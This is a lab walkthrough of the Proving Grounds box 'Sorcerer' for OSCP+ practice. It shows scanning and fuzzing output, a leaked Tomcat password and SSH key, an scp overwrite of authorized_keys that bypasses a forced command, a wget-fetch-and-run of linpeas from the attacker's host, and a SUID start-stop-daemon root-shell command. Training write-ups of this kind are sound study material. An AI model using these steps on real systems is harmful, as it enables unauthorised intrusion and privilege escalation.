
Proving Grounds Practice: Sorcerer for OSCP+ Prep
Sorcerer is a Proving Grounds Practice box that looks simple at first glance, but it rewards the kind of patient enumeration and file review that OSCP+ candidates need to build into muscle memory. If you want to see what real-world application of these skills looks like in an engagement context, see our penetration testing service. The path to user access comes from a web directory listing that exposes user archives, and the path to root comes from a well-known SUID binary that can be abused for command execution.
For OSCP+ prep, this lab reinforces three habits worth drilling:
- Thorough enumeration in concise manner, including web directory/page fuzzing.
- Inspect leaked configuration and backup files closely.
- Treat SUID binaries as high-value privilege escalation candidates.
Reconnaissance
I started with a full TCP scan and a light UDP scan to understand the attack surface:
nmap -Pn -p- --min-rate 20000 192.168.215.100
nmap -Pn -sU --top-ports 100 192.168.215.100
The important services were:
22/tcpSSH80/tcpHTTP111/tcpRPC bind2049/tcpNFS7742/tcpHTTP8080/tcpApache Tomcat
The presence of rpcbind and nfs suggested there might be shared files or exported content worth checking, while the presence of web ports hinted that the real entry point would likely be through the browser rather than brute-forcing SSH which should be done as the last resort or with small default SSH credentials wordlist. When a box exposes both storage-related services and multiple web services, I usually assume one of them will leak something useful.
Web enumeration
The main site on port 80 did not immediately show anything useful. That is a common pattern in Proving Grounds Practice lab: the root page is intentionally boring so that the real clue is hidden in a directory or backup path.
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 18 Dec 2025 02:12:32 GMT
Content-Type: text/html
Content-Length: 14
Last-Modified: Thu, 24 Sep 2020 19:27:39 GMT
Connection: keep-alive
ETag: "5f6cf32b-e"
Accept-Ranges: bytes

404 Not Found
At this point I switched from "looking at the homepage" to "mapping the site," which is a must for OSCP-style enumeration. A quick directory brute force exposed the interesting area:
ffuf -ic -u 'http://192.168.215.100/FUZZ' -w /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt:FUZZ -o 80-raft-large-files.ffuf

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.215.100/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt
 :: Output file      : 80-raft-large-files.ffuf
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

index.html              [Status: 200, Size: 14, Words: 3, Lines: 2, Duration: 43ms]
.                       [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 31ms]
:: Progress: [37050/37050] :: Job [1/1] :: 1204 req/sec :: Duration: [0:00:34] :: Errors: 0 ::
I then focused on the web service on port 7742. The main page is a static login page which will always return "Invalid Logon" no matter the input.
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 30 Dec 2025 08:58:33 GMT
Content-Type: text/html
Last-Modified: Thu, 24 Sep 2020 19:27:39 GMT
Connection: keep-alive
ETag: W/"5f6cf32b-4c3"
Content-Length: 1219

<!DOCTYPE html>
<html>
<title>SORCERER</title>
<head>
<style>

...
</style>
</head>

<script>
function ifLoginAdminFalse() {
    alert("Invalid Logon");
}
</script>

<h1 style="font-family:verdana;">Control Panel</h1>

<div class="container">
    <label for="username" style="font-family:verdana;"><b>Username</b></label>
    <input type="text" placeholder="Enter Username" name="username" required>
    <label for="password" style="font-family:verdana;"><b>Password</b></label>
    <input type="password" placeholder="Enter Password" name="password" required>
    <button onclick="ifLoginAdminFalse()" type="submit">Login</button>
</div>
</center>
</html>
Even though the page is a miss, after directory fuzzing, it revealed a /zipfiles/ folder with directory listing enabled. That was the breakthrough.
ffuf -ic -u 'http://192.168.215.100:7742/FUZZ/' -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt:FUZZ -o 7742-raft-large-directories.ffuf

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.215.100:7742/FUZZ/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt
 :: Output file      : 7742-raft-large-directories.ffuf
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

default                 [Status: 200, Size: 14, Words: 3, Lines: 2, Duration: 33ms]
zipfiles                [Status: 200, Size: 626, Words: 246, Lines: 11, Duration: 32ms]
:: Progress: [62281/62281] :: Job [1/1] :: 1257 req/sec :: Duration: [0:00:55] :: Errors: 0 ::
Inside /zipfiles/, there were four archives:

francis.zipmiriam.zipsofia.zipmax.zip
This is the kind of thing you should always investigate during OSCP-style labs. When a service exposes user-named archives, the box is basically telling you that the next step is probably inside those files.
I downloaded the archives and unpacked them locally:
wget http://192.168.215.100:7742/zipfiles/max.zip
unzip max.zip
Archive:  max.zip
   creating: home/max/
  inflating: home/max/.bash_logout
  inflating: home/max/.profile
   creating: home/max/.ssh/
  inflating: home/max/.ssh/id_rsa.pub
  inflating: home/max/.ssh/authorized_keys
  inflating: home/max/.ssh/id_rsa
  inflating: home/max/tomcat-users.xml.bak
  inflating: home/max/.bashrc
  inflating: home/max/scp_wrapper.sh

  unzip francis.zip
Archive:  francis.zip
   creating: home/francis/
  inflating: home/francis/.bash_logout
  inflating: home/francis/.profile
  inflating: home/francis/.bashrc

unzip miriam.zip
Archive:  miriam.zip
   creating: home/miriam/
  inflating: home/miriam/.bash_logout
  inflating: home/miriam/.profile
  inflating: home/miriam/.bashrc

unzip sofia.zip
Archive:  sofia.zip
   creating: home/sofia/
  inflating: home/sofia/.bash_logout
  inflating: home/sofia/.profile
  inflating: home/sofia/.bashrc
Finding the foothold
After downloading and extracting the archives, I found that most of them contained only standard shell startup files. The archive for max was different. It included:
.ssh/id_rsa.ssh/id_rsa.pub.ssh/authorized_keystomcat-users.xml.bakscp_wrapper.sh
That combination immediately suggests two things:
- a private SSH key may be reusable
- the
tomcat-users.xml.bakmight contain useful credentials
The backup file tomcat-users.xml.bak exposed the following credentials:
- username:
tomcat - password:
VTUD2XxJjf5LPmu6
That credential is useful context, but the SSH key path is what actually led to the shell. In a real exam, this is the point where I would test every credential leak against every exposed service before committing to the first promising route.
Why SSH login did not work normally
When I tried to SSH with max's private key, the session did not behave like a normal interactive login. Instead, it printed scp usage output and disconnected:
ssh -i .ssh/id_rsa max@$IP
The authenticity of host '192.168.215.100 (192.168.215.100)' can't be established.
ED25519 key fingerprint is: SHA256:VS30806A83YR6y/jbQ1fv89VM1FjmXYbb9zmKkJ5N+4
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.215.100' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
PTY allocation request failed on channel 0
ACCESS DENIED.
usage: scp [-346BCpqrv] [-c cipher] [-F ssh_config] [-i identity_file]
           [-l limit] [-o ssh_option] [-P port] [-S program] source ... target
Connection to 192.168.215.100 closed.
That was an important clue.
In authorized_keys, the key was restricted with a forced command:
cat /home/max/.ssh/authorized_keys

no-port-forwarding,no-X11-forwarding,no-agent-forwarding,no-pty,command="/home/max/scp_wrapper.sh" ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC39t1AvYVZKohnLz6x92nX2cuwMyuKs0qUMW9Pa+zpZk2hb/ZsULBKQgFuITVtahJispqfRY+kqF8RK6Tr0vDcCP4jbCjadJ3mfY+G5rsLbGfek3vb9drJkJ0+lBm8/OEhThwWFjkdas2oBJF8xSg4dxS6jC8wsn7lB+L3xSS7A84RnhXXQGGhjGNfG6epPB83yTV5awDQZfupYCAR/f5jrxzI26jM44KsNqb01pyJlFl+KgOs1pCvXviZi0RgCfKeYq56Qo6Z0z29QvCuQ16wr0x42ICTUuR+Tkv8jexROrLzc+AEk+cBbb/WE/bVbSKsrK3xB9Bl9V9uRJT/faMENIypZceiiEBGwAcT5lW551wqctwi2HwIuv12yyLswYv7uSvRQ1KU/j0K4weZOqDOg1U4+klGi1is3HsFKrUZsQUu3Lg5tHkXWthgtlROda2Q33jX3WsV8P3Z4+idriTMvJnt2NwCDEoxpi/HX/2p0G5Pdga1+gXeXFc88+DZyGVg4yW1cdSR/+jTKmnluC8BGk+hokfGbX3fq9BIeiFebGnIy+py1e4k8qtWTLuGjbhIkPS3PJrhgSzw2o6IXombpeWCMnAXPgZ/x/49OKpkHogQUAoSNwgfdhgmzLz06MVgT+ap0To7VsTvBJYdQiv9kmVXtQQoUCAX0b84fazWQQ== max@sorcerer
cat max/scp_wrapper.sh
#!/bin/bash
case $SSH_ORIGINAL_COMMAND in
 'scp'*)
    $SSH_ORIGINAL_COMMAND
    ;;
 *)
    echo "ACCESS DENIED."
    scp
    ;;
esac
This means that even if the key is valid, logging in does not give you a shell. The server will always run /home/max/scp_wrapper.sh instead.
I checked the wrapper script and confirmed it only allowed scp-style behavior. In other words, the key was not enough to get an interactive shell directly, but it was still enough to authenticate as max and use file transfer behavior against the account.
Overwriting authorized_keys
The next idea was to abuse the fact that the forced command accepted scp. If I could overwrite /home/max/.ssh/authorized_keys, I could remove the forced-command restriction and regain normal SSH access.
I created a local copy of the file, removed the forced-command prefix, and kept the public key itself intact. The edited version looked like a normal SSH key entry instead of a restricted one.
The first attempt to upload the file with modern scp failed with a protocol error:
scp -i ../loot/home/max/.ssh/id_rsa edited_keys [email protected]:/home/max/.ssh/authorized_keys
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
scp: Received message too long 1094927173
scp: Ensure the remote shell produces no output for non-interactive sessions.
The error points to a protocol mismatch: modern OpenSSH scp defaults to SFTP mode, but the forced-command wrapper on the remote side only speaks legacy SCP protocol. A Super User thread on the same error confirmed the fix: pass -O to force legacy SCP mode:
scp -O -i ../loot/home/max/.ssh/id_rsa edited_keys [email protected]:/home/max/.ssh/authorized_keys
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
edited_keys                                                                                         100%  738    22.1KB/s   00:00
After that, I could SSH in normally using max's private key:
ssh -i ../loot/home/max/.ssh/id_rsa max@$IP
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
max@sorcerer:~$
At that point, initial access was complete.
If you are practicing for OSCP+, this is a useful pattern to remember: a forced command is not always the end of the story. If the forced command still allows file transfer or a narrow action set, it may be possible to use that capability against the account itself.
User flag

Once on the box as max, I enumerated the home directories and quickly found a directory named dennis containing the user flag.
This is a good reminder that account names on Linux systems are not always the same as the initial login user. During labs and exams, always check /home, and other user-writable locations for unexpected directories or leftovers.
max@sorcerer:~$ ls -la /home
total 28
drwxr-xr-x  7 root    root    4096 Sep 24  2020 .
drwxr-xr-x 18 root    root    4096 Sep 24  2020 ..
drwxr-xr-x  2 dennis  dennis  4096 Sep 24  2020 dennis
drwxr-xr-x  2 francis francis 4096 Sep 24  2020 francis
drwxr-xr-x  3 max     max     4096 Sep 24  2020 max
drwxr-xr-x  2 miriam  miriam  4096 Sep 24  2020 miriam
drwxr-xr-x  2 sofia   sofia   4096 Sep 24  2020 sofia

max@sorcerer:/home$ ls -la dennis/
total 24
drwxr-xr-x 2 dennis dennis 4096 Sep 24  2020 .
drwxr-xr-x 7 root   root   4096 Sep 24  2020 ..
-rw-r--r-- 1 dennis dennis  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 dennis dennis 3526 Apr 18  2019 .bashrc
-rw------- 1 max    max      33 Dec 30 03:50 local.txt
-rw-r--r-- 1 dennis dennis  807 Apr 18  2019 .profile
I captured the user flag with both the IP address and the flag value in the screenshot, as required for full score on the exam. Practicing this now burns the habit before the real attempt.
Privilege escalation
After stabilizing the shell, I transferred Linpeas to the target to start the privilege escalation process.
# Attack Host: Host the linpeas.sh
cp /usr/share/peass/linpeas/linpeas.sh . && python3 -m http.server 80
I personally keep all the Linpeas options in my checklist because in some Proving Grounds Practice boxes, the Linpeas would freeze on a particular check Linpeas performed, in that case I will run it again but cut that particular flag out, so that Linpeas can run successfully.
# Target Host:
wget http://192.168.45.181:80/linpeas.sh; chmod +x linpeas.sh
./linpeas.sh -o system_information,container,procs_crons_timers_srvcs_sockets,network_information,users_information,software_information,interesting_perms_files,interesting_files | tee -a linpeas.out
The System Information part did not yield any meaningful results, the Kernel version is not vulnerable to any well-known CVE.
                              ╔════════════════════╗
══════════════════════════════╣ System Information ╠══════════════════════════════
                              ╚════════════════════╝
╔══════════╣ Operative system
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#kernel-exploits
Linux version 4.19.0-10-amd64 ([email protected]) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.132-1 (2020-07-24)
Distributor ID:	Debian
Description:	Debian GNU/Linux 10 (buster)
Release:	10
Codename:	buster
The Linux Exploit Suggester section confirmed my theory, after having done dozens of Proving Grounds Practice boxes, most of them are detected as vulnerable to both of these CVEs, however none of the exploit would work on them, so I skipped this section.
╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2019-13272] PTRACE_TRACEME

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
   Exposure: highly probable
   Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},[ debian=10{kernel:4.19.0-*} ],fedora=30{kernel:5.0.9-*}
   Download URL: https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/47133.zip
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c
   Comments: Requires an active PolKit agent.

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded
The Check for vulnerable cron jobs part also yielded no result, all of them are default task found in most Linux hosts in Proving Grounds Practice.
╔══════════╣ Check for vulnerable cron jobs
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scheduledcron-jobs
══╣ Cron jobs list
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root    1042 Oct 11  2019 /etc/crontab

/etc/cron.d:
total 12
drwxr-xr-x  2 root root 4096 Sep 24  2020 .
drwxr-xr-x 81 root root 4096 Oct 21  2020 ..
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder

/etc/cron.daily:
total 36
drwxr-xr-x  2 root root 4096 Sep 24  2020 .
drwxr-xr-x 81 root root 4096 Oct 21  2020 ..
-rwxr-xr-x  1 root root 1478 May 28  2019 apt-compat
-rwxr-xr-x  1 root root  355 Dec 29  2017 bsdmainutils
-rwxr-xr-x  1 root root 1187 Apr 18  2019 dpkg
-rwxr-xr-x  1 root root  377 Aug 28  2018 logrotate
-rwxr-xr-x  1 root root 1123 Feb 10  2019 man-db
-rwxr-xr-x  1 root root  249 Sep 27  2017 passwd
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 Sep 24  2020 .
drwxr-xr-x 81 root root 4096 Oct 21  2020 ..
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x  2 root root 4096 Sep 24  2020 .
drwxr-xr-x 81 root root 4096 Oct 21  2020 ..
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder

/etc/cron.weekly:
total 16
drwxr-xr-x  2 root root 4096 Sep 24  2020 .
drwxr-xr-x 81 root root 4096 Oct 21  2020 ..
-rwxr-xr-x  1 root root  813 Feb 10  2019 man-db
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *	* * *	root    cd / && run-parts --report /etc/cron.hourly
25 6	* * *	root	test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6	* * 7	root	test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6	1 * *	root	test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

══╣ Checking for specific cron jobs vulnerabilities
Checking cron directories...
In the Active Ports section, I did not find any local port that differed from the external ports, so I moved on.
Finally in the Files with Interesting Permissions section, Linpeas marked /usr/sbin/start-stop-daemon as 95% PE vector, which essentially means that Linpeas has high confidence that this is the valid privilege escalation vector, though I did not capture a screenshot of it; it renders bright red with yellow highlight in a TTY shell.
                      ╔════════════════════════════════════╗
══════════════════════╣ Files with Interesting Permissions ╠══════════════════════
                      ╚════════════════════════════════════╝
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
strings Not Found
strace Not Found
-rwsr-xr-x 1 root root 113K Jun 24  2020 /usr/sbin/mount.nfs
-rwsr-xr-x 1 root root 44K Jun  3  2019 /usr/sbin/start-stop-daemon
-rwsr-xr-x 1 root root 63K Jul 27  2018 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 35K Apr 22  2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 63K Jan 10  2019 /usr/bin/su
-rwsr-xr-x 1 root root 51K Jan 10  2019 /usr/bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 15K Oct  9  2019 /usr/bin/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 53K Jul 27  2018 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 35K Jan 10  2019 /usr/bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 83K Jul 27  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 427K Jan 31  2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 50K Jul  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
After searching for start-stop-daemon on GTFOBins, a catalog of Unix binaries with documented privilege escalation abuse cases, I found a command that spawns a shell with the effective root UID:
max@sorcerer:~$ /usr/sbin/start-stop-daemon -n $RANDOM -S -x /bin/sh -- -p
# whoami
root

The -p option preserves privileges, so the shell inherits root-level access. From there, I verified the identity and switched to /root to read the root flag.
I captured the root flag in the same manner as the local flag.
id
cd /root
cat root.txt
What I learned
Sorcerer chains four common misconfigurations into a full compromise:
- a web directory listing exposed user archives
- a backup archive contained a private key and a forced-command SSH configuration
- the forced command could be bypassed by overwriting
authorized_keys - a SUID
start-stop-daemonbinary gave a clean route to root
Summary
User access: archive disclosure on /zipfiles/ exposed max's SSH material, and authorized_keys was rewritten to remove the forced SCP restriction.
Root access: start-stop-daemon was installed as SUID and could be abused through GTFOBins to spawn a root shell.
For OSCP+ practice, focus on breadth before depth. Any port can be the entry point, so build a checklist for common services before the exam. Without prepared checklists and wordlists, enumeration eats your time, and lost time compounds: it can cost you a second standalone machine before the window closes.